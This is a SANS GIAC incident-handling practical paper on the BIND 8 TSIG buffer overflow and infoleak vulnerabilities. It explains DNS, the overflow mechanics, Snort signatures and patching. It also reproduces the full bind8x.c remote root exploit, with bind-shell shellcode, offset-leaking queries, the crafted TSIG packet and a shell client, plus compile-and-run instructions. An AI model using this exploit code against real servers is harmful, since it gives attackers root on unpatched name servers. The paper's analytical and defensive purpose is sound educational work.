GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih



GIAC Level Two
Advanced Incident Handling and Hacker Exploits
Practical Assignment for Capitol SANS
Washington, DC

December 10 - 15, 2000
Version 1.4

© SANS Institute 2000 - 2005, Author retains full rights.

Martin E. Kirwan

© SANS Institute 2000 - 2005 Author retains full rights.

Table of Contents

1. Exploit Details **3**

Name 3
Variants 3
Operating Systems Affected 3
protocols / Services 3
Brief Description 3

2. Protocol Description **3**

3. Description of Variants **3**

4. How the exploit works **5**

5. Diagram **6**

6. How to use the exploit **6**

7. Signature of the attack **6**

8. How to protect against it **7**

9. Source code / Psuedo code **7**

10. Additional Information **20**

© SANS Institute 2000 - 2005, Author retains full rights.

1. Exploit Details:

Name: ISC Bind 8 Transaction Signatures (TSIG) Buffer Overflow exploit, bind8x.c

Variants: BIND 8 TSIG Trojan, tsl_bind.c

Operating System: Any operating system that is using the ISC BIND versions 8.2, 8.2-P1, 8.2.1, 8.2.2-P1, 8.2.2-P2, 8.2.2-P3, 8.2.2-P4, 8.2.2-P5, 8.2.2-P6, 8.2.2-P7, and all 8.2.3-betas

Protocols/Services: DNS. Specifically the Secret Key Transaction Authentication for DNS (TSIG) described in RFC2845

Brief Description: The ISC BIND 8.2x code is vulnerable to a buffer overflow in the transaction signature code that could allow an attacker to gain root access.

2. Protocol Description

Domain Naming System (DNS)

A real world parallel to DNS is the white page phone book. You usually go looking for a person's phone number and using the alphabetical listings of people's names as a guide to the correct one. They have been placed inside a database and printed in alphabetical order. This enables you to find their phone number and call them. If you already know their phone number, you have no need for the phone book.

TCP/IP networking is similar. In TCP/IP networking, a person's name and phone number are equivalent to a host name and IP address. If you already know the IP address for a host name, you can communicate with it directly with no need for DNS.

The only sticky wicket is that computers only understand IP addresses and people find it hard to remember a different IP address for every server they want to access. It is much easier to remember the host names for the servers they wish to access. DNS provides the bridge between both worlds.

Paul Mockapetris originally specified DNS in RFC 882 - DOMAIN NAMES - CONCEPTS and FACILITIES and RFC 883 - DOMAIN NAMES - IMPLEMENTATION and SPECIFICATION in 1983. He then updated DNS with RFC 1034 - DOMAIN NAMES - CONCEPTS AND FACILITIES and RFC 1035 - DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION in 1987.

© SANS Institute 2000 - 2005, Author retains full rights.

DNS servers have become some of the most critical servers within a network. They provide name resolution to and for a network. If one can control the name resolution within a network, then you can control the flow of data and information to and from that network.

Berkeley Internet Name Domain system (BIND)

BIND, the Berkeley Internet Name Domain was first written by Kevin Dunlap in 1985. The Internet Software Consortium (http://www.isc.org) currently controls development of BIND. BIND is the primary name server used on the Internet and within most Unix systems. The predominance of BIND makes any vulnerability within its code base extremely critical. There have been many methods published to run BIND securely. These methods would help ensure that if there was an exploit of BIND, then the attacker would not get root access to the server it was running on. These methods could not take into account the integrity of the data or authentication of the servers that were issuing it because there were no mechanisms specified within the original RFCs that dealt with them.

DNS Security Extensions

The first attempt to specify security extensions for DNS was RFC 2065 - Domain Name System Security Extensions,. It was published in 1997. This RFC was made obsolete when RFC 2535 - Domain Name System Security Extensions, was published in 1999. This RFC describes key distribution, data origin authentication, and transaction and request authentication using public key cryptography and digital signatures. No attempt was made to ensure the confidentiality of the information that the DNS server gave out because this information is considered public knowledge.

RFC 2845 Secret Key Transaction Authentication for DNS (TSIG), introduces transaction level authentication using shared secrets and one way hashing versus the CPU intensive use of public key cryptography specified within RFC 2535. It specifies the use of shared keys to authenticate dynamic updates from approved clients and responses from an approved recursive server. There is no attempt made to specify the distribution of the shared keys and the DNS administrator is left to his devices to decide the securest method available to him.

Normal Processing of Queries

When the query is received by BIND on UDP port 53, it is read by datagram_read() which then writes it to the u.buf buffer. The maximum amount of information that can be included within on UDP datgram is 512 bytes. So the size of the u.buf buffer is 512 bytes.

When BIND receives a query on TCP port 53, it is read by stream_getlen(), which then writes it to the s_buf buffer. This buffer is allocated via the malloc() function on the heap. It is 64 kilobytes long.

© SANS Institute 2000 - 2005 Author retains full rights.

BIND creates its responses by reusing the buffer and appending data to the response within the buffer. 'msglen' and 'buflen' are both used to keep track of the buffer memory. 'msglen' keeps track of the amount of data in the buffer. 'buflen' keeps track of the amount of free space in the buffer.

3. Description of variants

An initial post on 31 January, 2001 to Bugtraq by nobody@replay.com included a code that claimed to exploit the TSIG buffer mismanagement overflow for incorrect signatures. This code turned out to be a Trojan that performed a Denial of Service attack against the NAI name servers. The source code has been included with this submission as bind8-trojan.c.

Another version of the exploit code was posted by Gustavo Scotti and Thiago Zaninotti and is included in the submission as tsl_bind.c

A closely related vulnerability has been identified within BIND 8.2.x code. This vulnerability is called the BIND 8 infoleak vulnerability. This vulnerability is reconnaissance only. The information that is returned from this vulnerability is used to exploit the BIND 8 TSIG vulnerability. The source from bind8x.c and tsl_bind.c both claim to include exploits for both vulnerabilities.

4. How the exploit works

Starting with BIND 8.2, BIND would skip normal processing of the query if a transaction signature (TSIG) was included within it. It attempted to verify the signature via the 'ns_find_tsig()' function. If the signature was invalid, BIND appended the TSIG response to the buffer and assumed that 'msglen' plus 'buflen' were equal to the size of the buffer. This caused the TSIG record to be written beyond the end of the buffer. This could result in the overwriting of the executing function's stack frame or malloc()'s internal variables.

If the query came in on UDP port 53, then it is possible to overwrite the least significant byte of the frame pointer with a zero value. This would result in the attacker being allowed to insert an arbitrary address. If this address pointed to shell code, then it would be executed with the same permissions as BIND, which is usually root.

This is where using the infoleak exploit as a reconnaissance tool comes in handy because it will give enough information to calculate exactly where the fram pointer will point to once the least significant byte is overwritten with a zero.


© SANS Institute 2000 - 2005 Author retains full rights.

If the query came in on TCP port 53, then the buffer that will be overwritten is in the heap and not the stack. The memory within the heap is not executable, so shell code needs to be placed within the stack. To be able to overwrite arbitrary locations within memory the attacker will need to overwrite the beginning of a malloc()'s block of memory and have it remain intact until free()is called on it. This requires implementation of malloc() that maintain linkage structures in the same area that is used to allocate memory.

5. Diagram


UDP queries will use:
UDP port 53
Datagram_read()
Write to the stack in the u.buf buffer
TCP queries will use:
TCP port 53
Stream_getlen()
Write to the the heap in the s_buf buffer

DNS Query with valid TSIG included:



© SANS Institute 2000 - 2005 Author retains full rights.

DNS Query with invalid TSIG included:



6. How to use the exploit

Compile the code using "gcc –lm bind8x.c –o bind8x" Once the exploit code has been compiled, it is easy as typing:

bind8x host

With bind8x as the name of the compiled exploit and host is the targeted victim. The exploit will first use the infoleak exploit to determine where the frame pointer will point to once the least significant byte is overwritten. It will then attempt to perform the TSIG buffer overflow.

7. Signature of the attack

A couple of signatures have been written for the Snort intrusion detection system. Max Vision. Each is written against different published exploits of the infoleak vulnerability. He has included the first within the WhiteHats Network Security Resource ArachNIDS database.
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg: IDS482/named-exploit-tsig-infoleak"; content: "|AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";)

He posted the second to the Snort-Users listserve on 7 February.
alert udp $EXTERNAL any -> $INTERNAL 53 (msg: "bind-tsig-infoleak-exploit"; content: "3E0000000000000000000000000000000000000000000000000000";)

© SANS Institute 2000 - 2005 Author retains full rights.

A third signature was posted to the Snort-Users listserv by Brian Caswell and later slightly modified by Vitaly McLain. It triggers upon the attempted use of the tsig.c exploit.
alert udp $EXTERNAL_NET any -> $INTERNAL_NET 53 (msg:"Bind TSIG Overflow - CAN-2000-10 - CERT-CA-2001-02"; content:"|53 49 47 4E 41 54 55 52 45 E8 52 53 41|"; content:"|2F 62 69 6E 2F 73 68 00 00 EB 37 5E 6A|";)

8. How to protect against it

The only protection is to upgrade your name servers to BIND 9.1 or BIND 8.2.3. Technically, you could protect yourself from this vulnerability by using and older version of BIND, like BIND 8.1.x. This is not a really an option because you would just set yourself up for other exploits that are just as dangerous.

It is predicted that BIND version queries will increase as those with bad intentions look for vulnerable servers. Max Vision has also pointed out on BugTraq that BIND 9.x includes a chaos file called authors.bind. This can be used to identify BIND 9.x servers and eliminate them from any list of potential targets for the BIND TSIG vulnerability.

Any queries for the chaos files version.bind or authors.bind should be noted by your network intrusion detection systems. These queries should be classified as reconnaissance of your network and dealt with to your sites security policy. The WhiteHats ArachNIDS data list the following signatures

9. Source code/ Pseudo code

Lucian Hudin posted the source code for an exploit to BugTraq on 4 February. His exploit was titled bin8x.c and claims that it exploits both the BIND 8 infoleak and TSIG vulnerabilities. It can be found at: http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D160672. This version was posted by the authors knowing that it included numerous bugs. They felt that the logic of how the exploit should work was there and that it would be trivial to correct the bugs. It is included with this submission as a file called bind8x.c.

© SANS Institute 2000 - 2005 Author retains full rights.

Jonathan Wilkins reposted a fixed version of the same exploit on 7 February. The source is included with this submission as a file called fixed-bind8x.c. Jonathan's post can be found at http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D161082. this is the source that has been used for this paper. The source is:

```
/*
 * This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 *    Ian Goldberg    <ian@cypherpunks.ca>
 *    Jonathan Wilkins <jwilkins@bitland.net>
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options.  If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 *  Ix                  [adresadeforward@yahoo.com] (the master of jmpz),
 *  lucysoft            [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see http://www.isc.org/products/BIND/bind-
security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what you do with this code.
 *
 * flamez  - canaris
 * greetz  - blizzard, netman.
 * creditz - anathema <anathema@hack.co.za> for the original shellcode
 *                    - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors), but we hope you got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>

#define max(a,b) ((a)>(b)?(a):(b))
#define BUFFSIZE 4096

int argevdisp1, argevdisp2;
char shellcode[] =
/* The numbers at the right indicate the number of bytes the call takes
 * and the number of bytes used so far.  This needs to be lower than
 * 62 in order to fit in a single Query Record.  2 are used in total to
 * send the shell code
 */
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44"                  /* jmp intr             */ // 2 - 2
/* start: */
"\x5e"                      /* popl %esi            */ // 1 - 3

  /* socket() */
"\x29\xc0"                  /* subl %eax, %eax      */ // 2 - 5
"\x89\x46\x10"              /* movl %eax, 0x10(%esi)  */ // 3 - 8
"\x40"                      /* incl %eax            */ // 1 - 9
"\x89\xc3"                  /* movl %eax, %ebx      */ // 2 - 11
"\x89\x46\x0c"              /* movl %eax, 0x0c(%esi)  */ // 3 - 14
"\x40"                      /* incl %eax            */ // 1 - 15
"\x89\x46\x08"              /* movl %eax, 0x08(%esi)  */ // 3 - 18
"\x8d\x4e\x08"              /* leal 0x08(%esi), %ecx  */ // 3 - 21
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 23
"\xcd\x80"                  /* int $0x80            */ // 2 - 25

  /* bind() */
"\x43"                      /* incl %ebx            */ // 1 - 26
"\xc6\x46\x10\x10"          /* movb $0x10, 0x10(%esi)  */ // 4 - 30
"\x66\x89\x5e\x14"          /* movw %bx, 0x14(%esi)   */ // 4 - 34
"\x88\x46\x08"              /* movb %al, 0x08(%esi)   */ // 3 - 37
"\x29\xc0"                  /* subl %eax, %eax      */ // 2 - 39
"\x89\xc2"                  /* movl %eax, %edx      */ // 2 - 41
"\x89\x46\x18"              /* movl %eax, 0x18(%esi)  */ // 3 - 44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90"                  /* movb $0x90, %al      */ // 2 - 46
"\x66\x89\x46\x16"          /* movw %ax, 0x16(%esi)   */ // 4 - 50
"\x8d\x4e\x14"              /* leal 0x14(%esi), %ecx  */ // 3 - 53
"\x89\x4e\x0c"              /* movl %ecx, 0x0c(%esi)  */ // 3 - 56
"\x8d\x4e\x08"              /* leal 0x08(%esi), %ecx  */ // 3 - 59
"\xeb\x02"                  /* jmp cont             */ // 2 - 2
/* intr: */
"\xeb\x43"                  /* jmp callz            */ // 2 - 4

/* cont: */
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 6
"\xcd\x80"                  /* int $0x80            */ // 2 - 10

  /* listen() */
"\x89\x5e\x0c"              /* movl %ebx, 0x0c(%esi)  */ // 3 - 11
"\x43"                      /* incl %ebx            */ // 1 - 12
"\x43"                      /* incl %ebx            */ // 1 - 13
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 15
"\xcd\x80"                  /* int $0x80            */ // 2 - 17

  /* accept() */
"\x89\x56\x0c"              /* movl %edx, 0x0c(%esi)  */ // 3 - 20
"\x89\x56\x10"              /* movl %edx, 0x10(%esi)  */ // 3 - 23
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 25
"\x43"                      /* incl %ebx            */ // 1 - 26
"\xcd\x80"                  /* int $0x80            */ // 2 - 27

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                  /* xchgb %al, %bl       */ // 2 - 29
"\xb0\x3f"                  /* movb $0x3f, %al      */ // 2 - 31
"\x29\xc9"                  /* subl %ecx, %ecx      */ // 2 - 33
"\xcd\x80"                  /* int $0x80            */ // 2 - 35
"\xb0\x3f"                  /* movb $0x3f, %al      */ // 2 - 37
"\x41"                      /* incl %ecx            */ // 1 - 38
"\xcd\x80"                  /* int $0x80            */ // 2 - 40
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
"\xb0\x3f"                    /* movb $0x3f, %al        */ // 2 - 42
"\x41"                        /* incl %ecx              */ // 1 - 43
"\xcd\x80"                    /* int $0x80              */ // 2 - 45

 /* execve() */
"\x88\x56\x07"                /* movb %dl, 0x07(%esi)   */ // 3 - 48
"\x89\x76\x0c"                /* movl %esi, 0x0c(%esi)  */ // 3 - 51
"\x87\xf3"                    /* xchgl %esi, %ebx       */ // 2 - 53
"\x8d\x4b\x0c"                /* leal 0x0c(%ebx), %ecx  */ // 3 - 56
"\xb0\x0b"                    /* movb $0x0b, %al        */ // 2 - 58
"\xcd\x80"                    /* int $0x80              */ // 2 - 60
"\x90"

/* callz: */
"\xe8\x72\xff\xff\xff"        /* call start             */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */                // 8 - 13

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;
        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

int dumpbuf(char *buff, int len)
{
        char line[17];
        int x;
        /* print out a pretty hex dump */
        for(x=0;x<len;x++){
                if(!(x%16) && x){
                        line[16] = 0;
                        printf("\t%s\n", line);
                }
                printf("%02X ", (unsigned char)buff[x]);
                if(isprint((unsigned char)buff[x]))
                        line[x%16]=buff[x];
                else
                        line[x%16]='.';
        }
        printf("\n");
}
void
runshell(int sockd)
{
   char buff[1024];
   int fmax, ret;
   fd_set fds;
   fmax = max(fileno(stdin), sockd) + 1;
   send(sockd, "uname -a; id;\n", 15, 0);
   for(;;)

   {
      FD_ZERO(&fds);
      FD_SET(fileno(stdin), &fds);
      FD_SET(sockd, &fds);

      if(select(fmax, &fds, NULL, NULL, NULL) < 0)
      {
         exit(EXIT_FAILURE);
      }
```

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
if(FD_ISSET(sockd, &fds))
     {
        bzero(buff, sizeof buff);
        if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
        {
           exit(EXIT_FAILURE);
        }
        if(!ret)
        {
           fprintf(stderr, "Connection closed\n");
           exit(EXIT_FAILURE);
        }
        write(fileno(stdout), buff, ret);
     }

     if(FD_ISSET(fileno(stdin), &fds))
     {
        bzero(buff, sizeof buff);
        ret = read(fileno(stdin), buff, sizeof buff);
        if(send(sockd, buff, ret, 0) != ret)
        {
           fprintf(stderr, "Transmission loss\n");
           exit(EXIT_FAILURE);
        }
     }
  }
}

connection(struct sockaddr_in host)
{
        int sockd;
        host.sin_port = htons(36864);
        printf("[*] connecting..\n");
        usleep(2000);

        if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                exit(EXIT_FAILURE);
        }

        if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
        {
                printf("[*] wait for your shell..\n");
                usleep(500);
             runshell(sockd);
        }
        else
        {
                printf("[x] error: named not vulnerable or wrong offsets used\n");
        }
        close(sockd);
}
```

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
Int infoleak_qry(char* buff)
{
      HEADER* hdr;
      int n, k;
      char* ptr;
      int qry_space = 12;
      int dummy_names = 7;
      int evil_size = 0xff;
      memset(buff, 0, BUFFSIZE);
      hdr = (HEADER*)buff;
      hdr->id = htons(0xbeef);
      hdr->opcode  = IQUERY;
      hdr->rd      = 1;
      hdr->ra      = 1;
      hdr->qdcount = htons(0);
      hdr->nscount = htons(0);
      hdr->ancount = htons(1);
      hdr->arcount = htons(0);
            ptr = buff + sizeof(HEADER);
            printf("[d] HEADER is %d long\n", sizeof(HEADER));
            n = 62;

            for(k=0; k < dummy_names; k++)
            {
                  *ptr++ = n;
                  ptr += n;
            }
            ptr += 1;
      PUTSHORT(1/*ns_t_a*/, ptr);          /* type */
      PUTSHORT(T_A, ptr);                  /* class */
      PUTLONG(1, ptr);                                 /* ttl */
            PUTSHORT(evil_size, ptr);                              /* our *evil* size */
            return(ptr - buff + qry_space);
}

int evil_query(char* buff, int offset)
{
            int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
            HEADER* hdr;
            char *ptr;
            int k, bufflen;
            u_int n, m;
            u_short s;
            int i;
            int shelloff, shellstarted, shelldone;
            int towrite, ourpack;
            int n_dummy_rrs = 7;
            printf("[d] evil_query(buff, %08x)\n", offset);
            printf("[d] shellcode is %d long\n", sizeof(shellcode));
            shelladdr = offset - 0x200;
      lameaddr  = shelladdr + 0x300;
            ourpack = offset - 0x250 + 2;
            towrite = (offset & ~0xff) - ourpack - 6;
            printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));
            rroffsetidx = towrite / 70;
            offset0 = towrite - rroffsetidx * 70;
            if ((offset0 > 52) || (rroffsetidx > 6))
            {
                  printf("[x] could not write our data in buffer (offset0=%d, rroffsetidx=%d)\n",
offset0, rroffsetidx);
                  return(-1);
            }
            rrshellidx = 1;
            deplshellcode = 2;
            hdr = (HEADER*)buff;
            memset(buff, 0, BUFFSIZE);
```

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
/* complete the header */
hdr->id = htons(0xdead);
hdr->opcode  = QUERY;
hdr->rd      = 1;
hdr->ra      = 1;
hdr->qdcount = htons(n_dummy_rrs);
hdr->ancount = htons(0);
hdr->arcount = htons(1);
ptr = buff + sizeof(HEADER);
shellstarted = 0;
shelldone = 0;
shelloff = 0;

n = 63;
for (k = 0; k < n_dummy_rrs; k++)
{
        *ptr++ = (char)n;
        for(i = 0; i < n-2; i++)
        {
                if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
                {
                        printf("[*] injecting shellcode at %d\n", k);
                        shellstarted = 1;
                }

                if ((k == rroffsetidx) && (i == offset0))
                {
                        *ptr++ = lameaddr & 0x000000ff;
                        *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                        *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                        *ptr++ = (lameaddr & 0xff000000) >> 24;
                        *ptr++ = shelladdr & 0x000000ff;
                        *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                        *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                        *ptr++ = (shelladdr & 0xff000000) >> 24;
        *ptr++ = argevdisp1 & 0x000000ff;
        *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
        *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
        *ptr++ = (argevdisp1 & 0xff000000) >> 24;
        *ptr++ = argevdisp2 & 0x000000ff;
        *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
        *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
        *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                        i += 15;
                }
                else
                {
                        if (shellstarted && !shelldone)
                        {
                                *ptr++ = shellcode[shelloff++];
                                if(shelloff == (sizeof(shellcode)))
                                        shelldone=1;
                        }
                        else
                        {
                                *ptr++ = i;
                        }
                }
        }
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
                /* OK: this next set of bytes constitutes the end of the
        *       NAME field, the QTYPE field, and the QCLASS field.
        *       We have to have the shellcode skip over these bytes,
        *       as well as the leading 0x3f (63) byte for the next
        *       NAME field.  We do that by putting a jmp instruction
        *       here.
        */
                        *ptr++ = 0xeb;

                        if (k == 0)
                        {
                                *ptr++ = 10;
                                /* For alignment reasons, we need to stick an extra
         * NAME segment in here, of length 3 (2 + header).
         */
                                m = 2;
                                *ptr++ = (char)m;       // header
                                ptr += 2;
                        }
                        else
                        {
                                *ptr++ = 0x07;
                        }
                        /* End the NAME with a compressed pointer.  Note that it's
        * not clear that the value used, C0 00, is legal (it
        * points to the beginning of the packet), but BIND apparently
        * treats such things as name terminators, anyway.
        */
                        *ptr++ = 0xc0; /*NS_CMPRSFLGS*/
                        *ptr++ = 0x00; /*NS_CMPRSFLGS*/
                        ptr += 4;      /* QTYPE, QCLASS */
                }

                /* Now we make the TSIG AR */
                *ptr++ = 0x00;      /* Empty name */
                PUTSHORT(0xfa, ptr); /* Type  TSIG */
                PUTSHORT(0xff, ptr); /* Class ANY  */
                bufflen = ptr - buff;
                // dumpbuf(buff, bufflen);
                return(bufflen);
}

long xtract_offset(char* buff, int len)
{
                long ret;
                /* Here be dragons. */
                /* (But seriously, the values here depend on compilation options
        *  used for BIND.
        */
                ret = *((long*)&buff[0x214]);
                argevdisp1 = 0x080d7cd0;
                argevdisp2 = *((long*)&buff[0x264]);
                printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
                        argevdisp1, argevdisp2);
                // dumpbuf(buff, len);
                return(ret);
}
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
        int len, i;
        long offset;
        socklen_t reclen;
        unsigned char foo[4];
        printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix\n");
        printf("[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net\n\n");
        address = 0;
        if (argc < 2)
        {
                printf("[*] usage : %s host\n", argv[0]);
                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("[x] unable to resolve %s, try using an IP address\n", argv[1]);
                return(-1);
        } else {
                memcpy(foo, &address, 4);
                printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0], foo[1], foo[2],
foo[3]);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }
        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;
        len = infoleak_qry(buff);
        printf("[d] infoleak_qry was %d long\n", len);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
        if (len < 0)
        {
                printf("[*] unable to send iquery\n");
                return(-1);
        }
        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
        if (len < 0)
        {
       printf("[x] unable to receive iquery answer\n");
       return(-1);
        }
        printf("[*] iquery resp len = %d\n", len);
        offset = xtract_offset(buff, len);
        printf("[*] retrieved stack offset = %x\n", offset);
        len = evil_query(buff, offset);
        if(len < 0){
                printf("[x] error sending tsig packet\n");
                return(0);
        }
        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
        if (0 > close(sock))
        {
                return(-1);
        }
        connection(sa);
```

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
        return(0);
}
```

Another exploit was written Gustavo Scotti and Thiago Zaninotti. It also claims to exploit the infoleak and TSIG vulnerabilities. It is included with this submission as a file called tsl_bind.c.

10. Additional Information

DNS links:

RFC 1034 - Domain Names – Concepts and Facilities:
http://www.ietf.org/rfc/rfc1034.txt
RFC 1035 - Domain Names – Implementation and Specification:
http://www.ietf.org/rfc/rfc1035.txt
RFC 2065 - Domain Name System Security Extensions
http://www.ietf.org/rfc/rfc2065.txt
RFC3136 – Dynamic Updates in the Domain Name System
http://www.ietf.org/rfc/rfc2136.txt
RFC 2137 - Secure Domain Name System Dynamic Update
http://www.ietf.org/rfc/rfc2137.txt
RFC 2535 - Domain Name System Security Extensions:
http://www.ietf.org/rfc/rfc2845.txt
RFC 2845 - Secret Key Transaction Authentication for DNS (TSIG):
http://www.ietf.org/rfc/rfc2845.txt

BIND links:

Common BIND information links:

ISC Bind vulnerabilities: http://www.isc.org/products/BIND/bind-security.html

Specific ISC BIND Internal Memory Disclosure (infoleak) vulnerability links:

Common Vulnerabilities and Exposures CAN-2001-0010 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0010
Whitehats Network Security Resource - named-exploit-tsig-infoleak:
http://www.whitehats.com/info/IDS482
BugTraq ID #2321:
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D2321

© SANS Institute 2000 - 2005 Author retains full rights.

Specific ISC Bind 8 Transaction Signatures (TSIG) Buffer Overflow vulnerability links:

CERT Vulnerability Note VU#196945:
http://www.kb.cert.org/vuls/id/196945
Common Vulnerabilities and Exposures CAN-2001-0012 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0012
BugTraq ID #2302
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D2302
SecurityFocus.com Newsletter #78
http://www.securityfocus.com/templates/archive.pike?threads=0&list=78&mid=160561&start=2001-02-18&fromthread=1&end=2001-02-24&

Specific BIND 8 Trojan links:

The BIND 8 Trojan post to BugTraq (includes the source):
http://groups.google.com/groups?q=C5119AD12E92D311928E009027DE4CCA554903%40replay.com&hl=en&lr=&safe=off&rnum=1&seld=931766410&ic=1
Max Visions post to Bugtraq describing the Bind 8 trojan:
